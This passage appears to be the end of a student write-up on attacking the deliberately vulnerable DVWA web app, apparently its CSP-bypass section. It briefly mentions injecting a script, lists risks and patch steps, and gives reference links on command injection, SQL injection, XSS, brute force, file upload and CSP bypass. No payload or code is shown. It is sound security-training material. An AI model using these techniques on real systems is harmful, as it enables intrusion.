Here we had to modify the file as shown below and add our script. Once we save and reload the page our script runs.







Risks regarding the end user

Risks include allowing the attacker to perform DOS attacks, install backdoors, and run all sorts of scripts.

How to patch the vulnerabilities

- Add secure headers
- Add all necessary policies

References

Setup

https://www.youtube.com/watch?v=PaB17Cc0dUg

Command Execution

https://medium.com/@juan.tirtayana/dvwa-v1-10-command-injection-all-difficulty-attack-phase-securing-the-code-70de3eec564f

https://www.php.net/manual/en/function.escapeshellarg.php

SQL Injection

https://www.youtube.com/watch?v=5bj1pFmyyBA&list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q&index=9

https://www.youtube.com/watch?v=uN8Tv1exPMk&list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q&index=9

https://blog.pythian.com/mysql-injection-sleep/

Cross-site Scripting (XSS)

https://medium.com/hacker-toolbelt/dvwa-1-9-xss-dom-ae1a29018f66
https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
https://owasp.org/www-community/attacks/xss/
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection
https://www.youtube.com/watch?v=X87Ubv-qDm4

https://www.youtube.com/watch?v=qHHADT52L5s

https://www.youtube.com/watch?v=P1I9UGpGdrU

Brute Force

https://www.youtube.com/watch?v=SWzxoK6DAE4&t=549s

https://www.kali.org/tools/burpsuite/

https://dtwh.medium.com/damn-vulnerable-web-application-dvwa-brute-force-walkthrough-722f33a3c725

File Upload

https://www.youtube.com/watch?v=K7XBQWAZdZ4

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

CSP Bypass

https://www.youtube.com/watch?v=ERksJHl0DC0

https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/nonce

https://blog.detectify.com/2019/07/11/content-security-policy-csp-explained-including-common-bypasses/